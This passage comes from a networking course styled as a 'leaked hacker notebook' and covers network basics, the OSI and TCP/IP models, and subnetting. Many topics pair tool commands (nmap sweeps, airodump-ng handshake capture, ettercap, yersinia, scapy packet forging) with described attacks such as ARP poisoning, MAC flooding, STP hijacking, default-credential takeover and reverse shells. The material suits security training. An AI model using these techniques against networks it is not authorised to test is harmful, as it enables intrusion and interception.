

> CLASSIFIED // HACKER_FIELD_NOTES _

NETWORKING FOR HACKERS

— a leaked notebook —

"Every packet you send can be intercepted — if you know where to look.

This notebook teaches you how to look. And how to disappear after."

10 Modules

Beginner → Advanced

Real Commands

Lab Driven

Red Team Mindset

// Table of Contents

Ten modules. One mindset. The full path from network-blind to packet-wizard.

- | | | |
|----|---|-------------------|
| 01 | Networking Basics — What is a Network?
Beginner · 7 topics | Foundation |
| 02 | OSI & TCP/IP Model — The Hacker's Bible
Beginner · 7 topics | Must Know |
| 03 | IP Addressing & Subnetting
Beginner–Intermediate · 8 topics | Core Skill |
| 04 | Core Protocols Every Hacker Must Know
Intermediate · 8 topics | Critical |
| 05 | Packet Analysis with Wireshark
Intermediate · 9 topics | Hands-on |
| 06 | Network Scanning & Reconnaissance
Intermediate · 9 topics | Offensive |
| 07 | Network Attacks — Man in the Middle & Beyond
Intermediate–Advanced · 9 topics | Attack Techniques |
| 08 | Wireless Network Hacking (WiFi)
Intermediate–Advanced · 10 topics | WiFi Hacking |
| 09 | Firewalls, IDS/IPS & Defense Mechanisms
Advanced · 9 topics | Defense & Evasion |
| 10 | Advanced Hacking Concepts & Real-World Scenarios
Advanced · 8 topics | Advanced |

01

Networking Basics — What is a Network?

Beginner

7 topics

Foundation

Before you break a network, you need to understand how it breathes. Every exploit, every payload, every shell — they all ride on top of the boring fundamentals you're about to master. Skip this and you'll forever be a script kiddie running tools you don't understand.

// HACKER MINDSET

A hacker doesn't see a 'WiFi network' — they see broadcast domains, MAC tables, ARP caches, and DHCP leases. Every device has a story. Your job is to read it.

TOPICS IN THIS MODULE

1. What is networking & why hackers need it
2. Types of networks — LAN, WAN, MAN, PAN
3. Network topologies — Star, Bus, Ring, Mesh
4. Client-server vs peer-to-peer model
5. Wired vs wireless networks
6. Network devices — Hub, Switch, Router, Modem
7. Bandwidth, latency, throughput — explained simply

01.1 What is networking & why hackers need it

🔪 HOOK

If you can't read a network, you can't own it. Period.

🧩 CONCEPT EXPLAINED

A network is just devices talking — passing notes through cables, radio waves, or fiber. Each note has rules: who it's for, where it came from, what it means. Hacking = breaking those rules without anyone noticing.

💡 WHY HACKERS CARE

Every hack ultimately involves a packet leaving one machine and arriving at another. SQLi, RCE, phishing — all of it travels over a network. Network blindness = exploit blindness.

🔧 TOOL / PRACTICAL

```
ip a          # show your interfaces (Linux)
ipconfig /all # Windows equivalent
arp -a        # show neighbors your machine has talked to
```

💀 REAL ATTACK SCENARIO

An attacker on the same WiFi runs `arp -a` on day one — discovers the printer, NAS, two laptops, and a smart TV. The TV becomes the foothold (firmware never updated since 2019).

🔧 TRY THIS LAB

Open your terminal. Run `ip a`. Find your IP, your MAC, your gateway. Write them on paper. You can't hack what you can't see.

⚠️ COMMON MISTAKE

Treating 'the internet' as one thing. It's millions of small networks duct-taped together — and the seams are where you live.

🧠 PRO INSIGHT

The most valuable host on any network is rarely a server. It's the unmanaged IoT device nobody remembers buying.

01.2 Types of networks — LAN, WAN, MAN, PAN

🔪 HOOK

Every word in 'LAN', 'WAN', 'PAN' tells you exactly how far the blast radius reaches.

🧩 CONCEPT EXPLAINED

LAN = your house. MAN = your city. WAN = the planet. PAN = your pocket (Bluetooth, NFC). Size determines who can talk to you and which attacks make sense.

💡 WHY HACKERS CARE

ARP poisoning works on a LAN — never across a WAN. BLE attacks need PAN proximity. Knowing the network type tells you the attack surface in one second.

🔧 TOOL / PRACTICAL

```
tracert google.com    # see how many networks your packet crosses
nmap -sn 192.168.1.0/24 # ping-sweep your LAN
```

💀 REAL ATTACK SCENARIO

A red teamer drops a Raspberry Pi behind a printer (LAN access). From there, they pivot to WAN-exposed cloud creds stored in plaintext on a dev's laptop.

🔧 TRY THIS LAB

Run `tracert 8.8.8.8`. Count the hops. Each hop is a different network you don't control.

⚠️ COMMON MISTAKE

Thinking 'I'm on WiFi' = LAN. Public WiFi is a hostile LAN — every other guest is your neighbor.

🧠 PRO INSIGHT

Hotel and airport WiFi are LANs full of strangers. Always assume someone is sniffing. Use a VPN or stay off.

01.3 Network topologies — Star, Bus, Ring, Mesh

🔪 HOOK

Topology decides what dies when one cable gets cut — and which device an attacker should target first.

🧩 CONCEPT EXPLAINED

Star = everyone connects to a central switch (modern offices). Bus = old shared cable. Ring = token passing (legacy). Mesh = everyone connects to everyone (resilient, like Tor).

💡 WHY HACKERS CARE

In a star topology, owning the switch = owning everything. In mesh, you need many footholds. Topology = blast radius math.

🔧 TOOL / PRACTICAL

```
# Visualize via:
nmap --traceroute 192.168.1.1
# Or use Zenmap GUI for a topology graph
```

💀 REAL ATTACK SCENARIO

Compromise the central switch via default creds (admin/admin still works in 2025 more than you'd think). Mirror all ports to your NIC. Now you see every packet.

🖋️ TRY THIS LAB

Sketch your home network on paper. Put your router in the center. Draw every device. That's your star topology.

⚠️ COMMON MISTAKE

Confusing physical topology (cables) with logical topology (VLANs). A 'flat' network can hide segmentation, and vice versa.

🧠 PRO INSIGHT

Office networks claim 'segmentation' but a misconfigured VLAN trunk port turns your star into a one-hop pwn.

01.4 Client-server vs peer-to-peer model

🔪 HOOK

Servers have one job: say yes to strangers. That's why they get pwned.

🧩 CONCEPT EXPLAINED

Client-server: one machine listens on a port, others talk to it (web, FTP, SSH). P2P: every machine is both (BitTorrent, blockchain). Servers = juicy targets. P2P = harder to take down.

💡 WHY HACKERS CARE

99% of pentests start with: find the server, find its open ports, find its software version, find the CVE. C/S architecture is the bread and butter of network attacks.

🔧 TOOL / PRACTICAL

```
ss -tlnp          # show services listening on your machine
netstat -tulnp     # classic alternative
```

💀 REAL ATTACK SCENARIO

Attacker scans a /16, finds 200 hosts running an old Apache version, picks the one CVE that gives RCE, owns 200 hosts in an afternoon.

🔧 TRY THIS LAB

Run `ss -tlnp` on your laptop. Every line is a 'door' on your machine. Now Google each port number.

⚠️ COMMON MISTAKE

Thinking 'I'm just a client, I'm safe.' Your browser opens listener-like sockets all day. Client-side bugs are huge in bug bounty.

🧠 PRO INSIGHT

Reverse shells flip the model — your victim becomes the client, your machine becomes the server. That's why egress filtering matters.

01.5 Wired vs wireless networks

⚡ HOOK

Cables have to be touched. Radio waves only have to be heard.

🧩 CONCEPT EXPLAINED

Wired = electrons in copper/fiber. Physical access required to tap. Wireless = electromagnetic waves leaking through your walls into your neighbor's living room.

💡 WHY HACKERS CARE

Wireless is broadcast. Every WPA2 handshake within 100m of you is capturable. That's why WiFi cracking is module 8 of every networking course.

🔧 TOOL / PRACTICAL

```
iwconfig                # show wireless interfaces
airmon-ng start wlan0    # enable monitor mode
airodump-ng wlan0mon     # see every nearby network
```

💀 REAL ATTACK SCENARIO

Attacker sits in a coffee shop parking lot, captures handshakes from 12 networks in 20 minutes, cracks 3 of them at home with hashcat.

🔧 TRY THIS LAB

If you have a USB WiFi adapter that supports monitor mode (Alfa AWUS036NHA is the classic), scan your area. You'll see networks you never knew existed.

⚠️ COMMON MISTAKE

Believing 'hidden SSID' means safe. Hidden networks broadcast their name every time a client connects.

🧠 PRO INSIGHT

5GHz dies through walls. 2.4GHz reaches your neighbor's house. If you only see your AP on 5GHz from outside, that's a feature.

01.6 Network devices — Hub, Switch, Router, Modem

🔪 HOOK

Hubs broadcast everything. Switches keep secrets. Routers translate languages. Knowing which is which decides whether sniffing even works.

🧩 CONCEPT EXPLAINED

Hub = dumb repeater (extinct). Switch = MAC-aware traffic director (Layer 2). Router = IP-aware path-finder (Layer 3). Modem = digital ↔ analog translator for your ISP.

💡 WHY HACKERS CARE

A switch only forwards your packet to the destination port — so passive sniffing fails. That's why ARP poisoning was invented: to trick the switch.

🔧 TOOL / PRACTICAL

```
# On a switch with mgmt access:
show mac address-table
# Maps MAC -> port. Whoever owns this table owns the LAN.
```

💀 REAL ATTACK SCENARIO

MAC flooding overflows the switch CAM table. Switch falls back to hub mode, broadcasting all traffic. Boom — passive sniffing works again.

🔧 TRY THIS LAB

Open your router's admin page (often 192.168.1.1). Look for 'connected devices'. That's its MAC table from your perspective.

⚠️ COMMON MISTAKE

Calling the box from your ISP a 'router' when it's really router + switch + AP + modem in one. Each role has its own vulns.

🧠 PRO INSIGHT

Consumer 'all-in-one' boxes ship with management ports open on the LAN side. Default creds work shockingly often. Always check.

01.7 Bandwidth, latency, throughput — explained simply

🔪 HOOK

Bandwidth is a highway's lane count. Latency is how long the trip takes. Throughput is how many cars actually arrive.

🧩 CONCEPT EXPLAINED

Bandwidth = max possible (the pipe size). Latency = round-trip time per packet (ping). Throughput = real-world transfer speed after losses, retransmits, and congestion.

💡 WHY HACKERS CARE

DDoS isn't always about bandwidth — sometimes it's about latency (slowloris). Knowing the difference helps you pick the right attack and the right defense.

🔧 TOOL / PRACTICAL

```
ping -c 5 1.1.1.1           # latency
iperf3 -c <server>          # throughput
speedtest-cli               # bandwidth (-ish)
```

💀 REAL ATTACK SCENARIO

Slowloris keeps sockets open with tiny dribbles of data. Bandwidth is fine. Latency to legitimate users — destroyed.

🔧 TRY THIS LAB

Ping your gateway, then ping 8.8.8.8. The difference is the cost of leaving your LAN.

⚠️ COMMON MISTAKE

Believing 'I have 1 Gbps internet' means anything for security. Your weakest hop is what matters.

🧠 PRO INSIGHT

Latency spikes during a pentest = someone might be capturing your traffic. Always baseline before you operate.

✓ QUICK RECAP


- ▶ Networks are just devices passing notes — and every note follows rules you can break.
- ▶ LAN attacks work close. WAN attacks work far. Choose your tools based on distance.
- ▶ Topology decides blast radius — central switches are kingmakers.
- ▶ Client-server architectures are 99% of attack surface — find the server, find the win.
- ▶ Wireless leaks through walls. Wired requires touch. Pick your battles.

? PRACTICAL QUESTIONS

1. Run ``ip a`` and identify your IP, MAC, and default gateway. Which interface is your active one?
2. Use `tracert` to `google.com` — how many distinct networks does your packet cross?
3. On your home WiFi, list every device connected. Which one is the most outdated?
4. What's the difference between a hub and a switch from an attacker's perspective?
5. Why is public WiFi essentially a 'hostile LAN'?

>> MINI CHALLENGE

Map your entire home network. List every device with IP + MAC + likely OS + estimated last firmware update. Identify the weakest link. Document like a recon report.



02

OSI & TCP/IP Model — The Hacker's Bible

Beginner

7 topics

Must Know

Every attack lives at a specific layer. ARP poisoning = Layer 2. SYN flood = Layer 4. SQLi = Layer 7. Misidentify the layer, misidentify the fix. Master this, and you'll start seeing networks in slices instead of mush.

// HACKER MINDSET

When someone says 'the network is broken', a hacker asks 'which layer?'. When someone says 'we got hacked', a hacker asks 'which layer?'. The model is your X-ray.

TOPICS IN THIS MODULE

1. OSI model — all 7 layers with real examples
2. What happens at each layer (and where attacks happen)
3. TCP/IP model — 4-layer model explained
4. OSI vs TCP/IP comparison
5. Encapsulation & decapsulation — how data travels
6. PDU at each layer — Bits, Frames, Packets, Segments
7. Practical: Capture traffic and identify layers in Wireshark

02.1 OSI model — all 7 layers with real examples

🔪 HOOK

7 layers. Each one is its own attack surface. Skip a layer, miss a CVE.

🧩 CONCEPT EXPLAINED

Physical → Data Link → Network → Transport → Session → Presentation → Application. From cables (L1) to your browser (L7). Mnemonic: 'Please Do Not Throw Sausage Pizza Away.'

💡 WHY HACKERS CARE

Every CVE has a layer. Every defense has a layer. Saying 'the firewall blocked it' is meaningless without knowing the layer.

🔧 TOOL / PRACTICAL

```
# Wireshark labels each layer in its dissector tree.  
# Just expand a packet and read top-to-bottom.
```

💀 REAL ATTACK SCENARIO

L1: Cut the cable. L2: ARP spoof. L3: ICMP redirect. L4: SYN flood. L5: Session hijack. L6: SSL strip. L7: SQL injection. Same target, 7 ways in.

🖋️ TRY THIS LAB

Open Wireshark. Capture one HTTP request. Expand each layer in the dissector. You'll see Ethernet → IP → TCP → HTTP. That's the OSI in your hands.

⚠️ COMMON MISTAKE

Memorizing the names without understanding what each layer adds. Each layer wraps the one above it like an envelope-in-an-envelope.

🧠 PRO INSIGHT

Layers 5 and 6 barely exist in practice — the TCP/IP model collapses them into Application. Don't waste time obsessing over them.

02.2 What happens at each layer (and where attacks happen)

🔪 HOOK

Defenders forget Layer 2 exists. That's where attackers live.

🧩 CONCEPT EXPLAINED

L1 sends bits. L2 frames them with MAC addresses. L3 routes via IP. L4 ensures delivery (TCP) or speed (UDP). L7 is where humans live (HTTP, DNS, SMTP).

💡 WHY HACKERS CARE

Most enterprise security stops at L3-L4. Layer 2 attacks (ARP, DHCP, STP) walk right past most firewalls because firewalls don't speak L2.

🔧 TOOL / PRACTICAL

```
ettercap -G          # GUI-based L2/L3 attacks
yersinia -G          # L2 attacks (STP, DHCP, CDP)
```

💀 REAL ATTACK SCENARIO

STP root bridge attack: pretend to be the spanning-tree root. Now all inter-switch traffic flows through you. No firewall sees it.

🔪 TRY THIS LAB

In Wireshark, filter ``arp`` and watch for 5 minutes. You'll see who's talking to whom on your LAN — pure L2 reconnaissance.

⚠️ COMMON MISTAKE

Trusting 'next-gen firewalls' to catch L2 attacks. They don't. That's a switch's job, and switches are usually misconfigured.

🧠 PRO INSIGHT

Layer 2 attacks are silent in most SIEMs. If you want to learn 'undetected', start there.

02.3 TCP/IP model — 4-layer model explained

🔪 HOOK

TCP/IP is what the internet actually runs on. OSI is what professors quiz you on.

🧩 CONCEPT EXPLAINED

4 layers: Network Access (L1+L2), Internet (L3), Transport (L4), Application (L5+L6+L7). Same packets, fewer slices, used in real-world docs and RFCs.

💡 WHY HACKERS CARE

Every RFC, every Wireshark dissector, every Cisco command — they all use the TCP/IP terminology. OSI is academic; TCP/IP pays the bills.

🔧 TOOL / PRACTICAL

```
man tcp                # the protocol's own bible
man ip
# Linux man pages = best free networking docs ever
```

💀 REAL ATTACK SCENARIO

An attacker doesn't say 'I'm at OSI L4' — they say 'I'm sending crafted TCP segments'. Speak TCP/IP and you sound like a professional.

🔪 TRY THIS LAB

In Wireshark, look at one TCP packet. You only see 4 dissector blocks: Ethernet, IP, TCP, HTTP. That's TCP/IP, not OSI.

⚠️ COMMON MISTAKE

Mixing layer numbers between models in conversation. Stick to TCP/IP terminology with engineers, OSI numbers with security folks.

🧠 PRO INSIGHT

When CVEs say 'remote code execution at the network layer', they always mean TCP/IP's Internet layer (L3). Translate, don't memorize.

02.4 OSI vs TCP/IP comparison

🔪 HOOK

Same internet. Two ways of slicing it. Both are right. Both are wrong.

🧩 CONCEPT EXPLAINED

OSI is the theoretical 7-layer Swiss watch. TCP/IP is the practical 4-layer hammer that built the internet.

💡 WHY HACKERS CARE

Some certs (CompTIA) test OSI. Some configs (Cisco) use TCP/IP. Some bugs (Heartbleed) live where the models disagree (L6/L7 boundary). Know both.

🔧 TOOL / PRACTICAL

```
# Diagram printable cheat sheet:
# OSI 7 - Application  ┌
# OSI 6 - Presentation ┤ — TCP/IP Application
# OSI 5 - Session      └
# OSI 4 - Transport   — TCP/IP Transport
# OSI 3 - Network     — TCP/IP Internet
# OSI 2 - Data Link   ┌
# OSI 1 - Physical    └ — TCP/IP Network Access
```

💀 REAL ATTACK SCENARIO

Heartbleed (L6/L7): TLS payload heartbeat sends extra bytes. OSI calls this 'Presentation'. TCP/IP just calls it 'Application'. Bug doesn't care.

🖋️ TRY THIS LAB

Draw both models side by side. Map each TCP/IP layer to OSI layers. Pin it above your monitor.

⚠️ COMMON MISTAKE

Treating the models as competing. They describe the same thing at different zoom levels.

🧠 PRO INSIGHT

When in doubt, count from the bottom. L1 is always cables. L7 is always 'human stuff'. Everything else is plumbing.

02.5 Encapsulation & decapsulation — how data travels

🔪 HOOK

Your message gets dressed in 4 envelopes before it leaves your laptop. Each envelope is a header an attacker can forge.

🧩 CONCEPT EXPLAINED

Sending: data → wrap with TCP header → wrap with IP header → wrap with Ethernet frame → onto the wire. Receiving: peel each envelope. Encapsulate going down. Decapsulate going up.

💡 WHY HACKERS CARE

Spoofing is just lying in one of the envelopes. IP spoofing = lie in the IP header. MAC spoofing = lie in the Ethernet frame. Same trick, different layer.

🔧 TOOL / PRACTICAL

```
scapy
>>> p = Ether()/IP(dst='1.1.1.1')/TCP(dport=80)/'GET / HTTP/1.1\r\n\r\n'
>>> sendp(p)                # forge any layer manually
```

💀 REAL ATTACK SCENARIO

Spoof source IP in the IP envelope to bypass an IP-based ACL. Reply goes elsewhere — but for fire-and-forget attacks (UDP amplification), you don't care.

🔧 TRY THIS LAB

In scapy, build a custom packet with `Ether()/IP()/TCP()/'hello'`. Then `wrpcap('test.pcap', p)`. Open in Wireshark — see your envelopes.

⚠️ COMMON MISTAKE

Forgetting that lower layers can re-wrap things. VPNs encapsulate IP in IP. Tunnels encapsulate everything in everything.

🧠 PRO INSIGHT

Every encapsulation is a place to hide data. DNS tunneling, ICMP tunneling, HTTP-over-HTTPS-over-VPN-over-Tor — it's encapsulation all the way down.

02.6 PDU at each layer — Bits, Frames, Packets, Segments

🔪 HOOK

Same data. Different name at every layer. Pick the wrong word and you sound like a noob.

🧩 CONCEPT EXPLAINED

L1: bits. L2: frames. L3: packets. L4: segments (TCP) / datagrams (UDP). L7: messages. PDU = Protocol Data Unit = 'whatever this layer calls its chunk of data'.

💡 WHY HACKERS CARE

When someone says 'malformed segment', they mean Layer 4. 'Malformed packet' = Layer 3. Mix them up in a report and you lose credibility.

🔧 TOOL / PRACTICAL

```
tcpdump -i eth0 -w cap.pcap      # captures frames
tshark -r cap.pcap -V            # decode all PDU layers
```

💀 REAL ATTACK SCENARIO

Fragmentation attacks split a packet into tiny pieces so signature-based IDS can't see the full payload. Reassembly happens after detection. Bypass.

🔧 TRY THIS LAB

Capture 10 packets of any HTTP traffic. Note the segment size. Now fragment one and observe how Wireshark labels the pieces.

⚠️ COMMON MISTAKE

Calling everything a 'packet'. It's a tell that you've never read an RFC.

🧠 PRO INSIGHT

Some firewalls inspect at L3 (packet) but pass L4 segments through. Crafted segment headers can confuse them — that's why fragmentation attacks still work in 2026.

02.7 Practical: Capture traffic and identify layers in Wireshark

🔪 HOOK

Wireshark is the truth machine. The wire never lies — only your assumptions do.

🧩 CONCEPT EXPLAINED

Start capture → generate traffic → stop capture → expand any packet. Wireshark labels every layer for you. Your job: understand what each line means.

💡 WHY HACKERS CARE

If you can't read packets, you can't write exploits. If you can read packets, you can debug anything.

🔧 TOOL / PRACTICAL

```
sudo wireshark &
# Pick interface (eth0/wlan0) → start
# Filter: tcp.port == 80
# Click any packet → expand frame, eth, ip, tcp, http
```

💀 REAL ATTACK SCENARIO

Real-world: capture a clear-text FTP login. You'll literally see the username and password as ASCII in the packet bytes. This still happens in 2026.

🖋️ TRY THIS LAB

Visit <http://example.com> (HTTP, not HTTPS). Capture. Find the GET request in your pcap. Expand each layer. Identify L2 src/dst MAC, L3 src/dst IP, L4 src/dst port, L7 method+path.

⚠️ COMMON MISTAKE

Filtering too early. Capture everything first, filter while reading. Otherwise you miss context.

🧠 PRO INSIGHT

Right-click a packet → 'Follow TCP Stream'. Reconstructs the entire conversation in human-readable form. This single feature has solved more CTFs than any tool.

✓ QUICK RECAP


- ▶ Every attack has a layer. Identify it before you defend or exploit.
- ▶ OSI = 7 layers (academic). TCP/IP = 4 layers (real world). Both describe the same packets.
- ▶ Layer 2 attacks bypass most firewalls because firewalls don't speak L2.
- ▶ Encapsulation = nested envelopes. Each envelope's header is forgeable.
- ▶ Wireshark exposes every layer — if you can read it, you can attack or defend it.

? PRACTICAL QUESTIONS

1. At which layer does ARP poisoning operate? Which layer does SQLi?
2. Capture a single HTTP request — list the headers added at each layer.
3. Why do most enterprise firewalls miss Layer 2 attacks?
4. What's the difference between a frame, a packet, and a segment?
5. If a CVE says 'crafted IP options trigger RCE', which OSI layer is that?

>> MINI CHALLENGE

Capture 5 minutes of your own traffic. Identify at least 3 different protocols, dissect one packet of each down to every layer, and write a one-page report mapping the headers to OSI layers.



03

IP Addressing & Subnetting

Beginner-Intermediate

8 topics

Core Skill

Subnetting is where most beginners drop out. It's also where most attackers shine — because reading a network range tells you exactly how many hosts are in scope, where the boundaries are, and which router to hunt for. Math, but practical.

// HACKER MINDSET

An IP isn't a number — it's an address with a story. Public or private? Static or DHCP-assigned? Inside the corp range or in DMZ? Every IP carries clues.

TOPICS IN THIS MODULE

1. IPv4 addressing — classes A, B, C, D, E
2. Public vs private IP addresses
3. NAT & PAT — how your home router hides you
4. IPv6 basics — why it matters for hackers
5. Subnetting — CIDR notation, subnet masks
6. Calculating network/broadcast/host range
7. VLSM — Variable Length Subnet Masking
8. Practical: Subnet a network from scratch

03.1 IPv4 addressing — classes A, B, C, D, E

🔪 HOOK

Classes are dead. CIDR killed them. But every CTF still uses them — so you'd better know.

🧩 CONCEPT EXPLAINED

Class A: 1-126 (huge nets). Class B: 128-191 (medium). Class C: 192-223 (small, /24). Class D: 224-239 (multicast). Class E: 240-255 (reserved/experimental).

💡 WHY HACKERS CARE

When you see 10.x.x.x, you know it's a private Class A network. 192.168.x.x = Class C private. Reading the first octet tells you what kind of network you've landed in.

🔧 TOOL / PRACTICAL

```
ipcalc 192.168.1.50/24
# Outputs network, broadcast, hosts, class.
# Best subnetting tool you'll ever learn.
```

💀 REAL ATTACK SCENARIO

Recon target shows IPs in 10.0.0.0/8 — you know it's an internal Class A range, potentially thousands of hosts. Plan your scans accordingly.

✍️ TRY THIS LAB

Memorize the class boundaries. Quiz yourself: 172.31.5.4 is Class? 224.0.0.1 is Class? 192.168.0.1 is Class?

⚠️ COMMON MISTAKE

Mixing 'class' with 'private vs public'. They're orthogonal. Private ranges (10.0.0.0/8, 172.16.0.0/12, 192.168.0.0/16) span multiple classes.

🧠 PRO INSIGHT

127.0.0.0/8 is loopback, NOT Class A in practice. Yes, technically it's in the Class A range. No, you can't ping your neighbor at 127.0.0.5.

03.2 Public vs private IP addresses

🔪 HOOK

If your IP starts with 10, 172.16-31, or 192.168 — you don't exist on the internet. That's the whole point.

🧩 CONCEPT EXPLAINED

Private IPs are for internal networks (RFC 1918). Public IPs are routable on the internet. NAT translates between them so 50 devices can share one public IP.

💡 WHY HACKERS CARE

An attacker scanning from outside can't directly reach 192.168.1.50 — they need to pivot. Knowing what's private vs public defines your reach.

🔧 TOOL / PRACTICAL

```
curl ifconfig.me           # public IP
ip a | grep inet           # private IPs
whois <public-ip>          # who owns it
```

💀 REAL ATTACK SCENARIO

An attacker compromises a single corporate laptop with a public IP. From inside, they discover the entire 10.0.0.0/8 internal range — and start lateral movement.

🔧 TRY THIS LAB

Find your public IP (ifconfig.me). Find your private IP (ip a). The gap between them is NAT magic. Now whois your public IP — that's your ISP.

⚠️ COMMON MISTAKE

Assuming private = secure. Private just means 'not internet-routable' — it says nothing about access controls inside the LAN.

🧠 PRO INSIGHT

Carrier-Grade NAT (CGNAT) means even your 'public' IP from your ISP is shared with hundreds of customers. 100.64.0.0/10 is the secret CGNAT range.

03.3 NAT & PAT — how your home router hides you

🪝 HOOK

NAT is why your laptop, phone, and smart fridge all share one IP. It's also the world's accidental firewall.

🧩 CONCEPT EXPLAINED

NAT = Network Address Translation. Router rewrites internal IPs to its public IP on the way out. PAT (port address translation) tracks which internal port asked, so replies go back to the right device.

💡 WHY HACKERS CARE

NAT breaks direct inbound connections — that's why reverse shells (victim → attacker) work but direct shells (attacker → victim) often don't. Pivoting depends on knowing this.

🔧 TOOL / PRACTICAL

```
iptables -t nat -L          # see your Linux NAT table
# On routers: 'show ip nat translations'
```

💀 REAL ATTACK SCENARIO

Reverse shell from inside a NATed network: victim machine connects out to attacker's listener. NAT happily allows the outbound. Now attacker has a shell back through the firewall.

✍️ TRY THIS LAB

Open two browser tabs to whatismyip.com from two devices on your home WiFi. Same IP, right? That's NAT.

⚠️ COMMON MISTAKE

Believing NAT is a firewall. It's not — it's address translation that happens to block unsolicited inbound. UPnP can punch holes through it.

🧠 PRO INSIGHT

STUN, TURN, and ICE protocols exist solely to defeat NAT for peer-to-peer connections. Read about NAT traversal — it's the dark art behind WebRTC and gaming.

03.4 IPv6 basics — why it matters for hackers

🔪 HOOK

IPv6 is enabled by default on every modern OS. Most pentesters ignore it. Most attackers don't.

🧩 CONCEPT EXPLAINED

IPv6 = 128-bit addresses (vs IPv4's 32). Looks like 2001:db8::1. Every device gets a globally-unique address. NAT mostly disappears.

💡 WHY HACKERS CARE

Many networks have IPv6 enabled but no IPv6 firewall rules. So your IPv4 firewall blocks port 22, but IPv6 lets it through. This is a goldmine.

🔧 TOOL / PRACTICAL

```
ip -6 a                # list IPv6 addresses
ping6 -c 3 ipv6.google.com
nmap -6 <ipv6-addr>     # nmap with IPv6
```

💀 REAL ATTACK SCENARIO

Penetrator: 'firewall blocks port 445 over IPv4'. Attacker: 'cool, I'll just use the IPv6 link-local address you forgot about.' Lateral movement, achieved.

🔧 TRY THIS LAB

Run `ip -6 a`` on Linux. You'll see at least a link-local address (fe80::). Try `ping6 fe80::1%eth0`` to ping your gateway over IPv6.

⚠️ COMMON MISTAKE

Disabling IPv6 to 'simplify'. Some apps break, some still try, and you've created an unmonitored attack surface.

🧠 PRO INSIGHT

Every IPv6 host has a Stateless Address Autoconfiguration (SLAAC) address derived from its MAC. Find the MAC, predict the IPv6 address. Recon shortcut.

03.5 Subnetting — CIDR notation, subnet masks

🔪 HOOK

/24 means 256 hosts. /16 means 65,536. /8 means 16 million. CIDR is how you size up a target in one glance.

🧩 CONCEPT EXPLAINED

CIDR /N = first N bits are the network, rest are hosts. 192.168.1.0/24 = first 24 bits fixed, last 8 bits = hosts (256 addresses, 254 usable).

💡 WHY HACKERS CARE

Nmap scans need ranges. `nmap 10.0.0.0/16` scans 65,534 hosts. `nmap 10.0.0.0/24` scans 254. Pick wrong, you scan for hours or miss everything.

🔧 TOOL / PRACTICAL

```
ipcalc 192.168.0.0/22
# Network: 192.168.0.0
# Broadcast: 192.168.3.255
# Hosts: 1022
```

💀 REAL ATTACK SCENARIO

Recon scope says 'we own 10.0.0.0/16'. Attacker scans the full /16, finds an old QA server in a forgotten /24, gets in via default creds. Scope was too wide.

🖋️ TRY THIS LAB

Memorize: /24 = 256, /25 = 128, /26 = 64, /27 = 32, /28 = 16, /29 = 8, /30 = 4. These come up constantly.

⚠️ COMMON MISTAKE

Forgetting that the network and broadcast addresses aren't usable — /24 has 256 addresses but only 254 hosts.

🧠 PRO INSIGHT

When recon results show CIDR notation, immediately calculate range. `/16 = 65k hosts, plan multi-day scan. /28 = 16 hosts, scan in 30 seconds.`

03.6 Calculating network/broadcast/host range

🔪 HOOK

Three numbers define every subnet: network, broadcast, and the range between them. Master this and subnetting becomes trivial.

🧩 CONCEPT EXPLAINED

Network address = all host bits zero. Broadcast = all host bits one. Hosts = everything in between. For 192.168.1.0/24: network=.0, broadcast=.255, hosts=.1-.254.

💡 WHY HACKERS CARE

The broadcast address is sometimes filtered, sometimes not — and ICMP-to-broadcast can amplify attacks (the legacy Smurf attack). Knowing it matters.

🔧 TOOL / PRACTICAL

```
ipcalc 192.168.1.50/27
# Address:    192.168.1.50
# Netmask:    255.255.255.224
# Network:    192.168.1.32/27
# Broadcast:  192.168.1.63
# HostMin:    192.168.1.33
# HostMax:    192.168.1.62
```

💀 REAL ATTACK SCENARIO

Smurf attack (legacy): ping the broadcast address with spoofed source = victim. Every host on the subnet replies, flooding the victim. Mitigated now, but the principle of broadcast amplification still appears.

🔧 TRY THIS LAB

For 172.16.5.100/22, calculate by hand: network, broadcast, host range. Then verify with ipcalc.

⚠️ COMMON MISTAKE

Forgetting that /31 and /32 are special. /32 = single host. /31 = point-to-point link (no broadcast).

🧠 PRO INSIGHT

When you see a /29 in recon, that's 6 usable hosts — almost always a router-to-router link or a small DMZ. Scan it first.

03.7 VLSM — Variable Length Subnet Masking

🪝 HOOK

VLSM = subnetting your subnets. It's how big networks pack everything into limited address space without waste.

🧩 CONCEPT EXPLAINED

Instead of giving every department a /24, give a 100-person dept a /25, a 10-person dept a /28. Variable masks = efficient address use.

💡 WHY HACKERS CARE

When recon shows a network with /22, /28, /30 mixed in, you're looking at VLSM. That's a hierarchical, properly-designed network — and complex networks have more cracks.

🔧 TOOL / PRACTICAL

```
# No special tool — just ipcalc + understanding
ipcalc 192.168.0.0/22
ipcalc 192.168.0.0/24
ipcalc 192.168.1.0/26
```

💀 REAL ATTACK SCENARIO

Found a /30 between two routers? That's a transit link. Sit on it (if you have access), and you see all inter-segment traffic — pure goldmine for sniffing.

🖋️ TRY THIS LAB

Take 192.168.1.0/24. Subdivide into: one /25, two /26s, four /28s. Calculate ranges for each. This is VLSM in action.

⚠️ COMMON MISTAKE

Subnetting smaller than /30 in IPv4 — /31 has only 2 addresses (no network, no broadcast — RFC 3021 magic) and /32 is a single host.

🧠 PRO INSIGHT

Most enterprise networks have a /16 corp range subdivided VLSM-style. Map the subnets first, then you know which segments to attack.

03.8 Practical: Subnet a network from scratch

🔪 HOOK

Real lab: design a network for a company with 4 departments and varying host counts. By the end you'll never fear subnetting again.

🧩 CONCEPT EXPLAINED

Given 192.168.0.0/22, design subnets for: Engineering (100 hosts), Sales (50), HR (20), Servers (5).
Rule: efficient packing, no overlap.

💡 WHY HACKERS CARE

Pentesters who can subnet quickly read network diagrams 5x faster, plan scans 3x faster, and avoid wasting time on out-of-scope IPs.

🔧 TOOL / PRACTICAL

```
# Start: 192.168.0.0/22 (1024 addresses)
# Engineering /25 = 126 hosts → 192.168.0.0/25
# Sales /26 = 62 hosts → 192.168.0.128/26
# HR /27 = 30 hosts → 192.168.0.192/27
# Servers /29 = 6 hosts → 192.168.0.224/29
```

💀 REAL ATTACK SCENARIO

Recon a target's documentation, find their VLSM scheme. Now you know server subnet (always small /29 or /28) — skip user subnets, hit servers first.

✍️ TRY THIS LAB

Solve the example above by hand. Verify with ipcalc. Then redesign for: Eng (200), Sales (100), HR (50), DMZ (10). Time yourself.

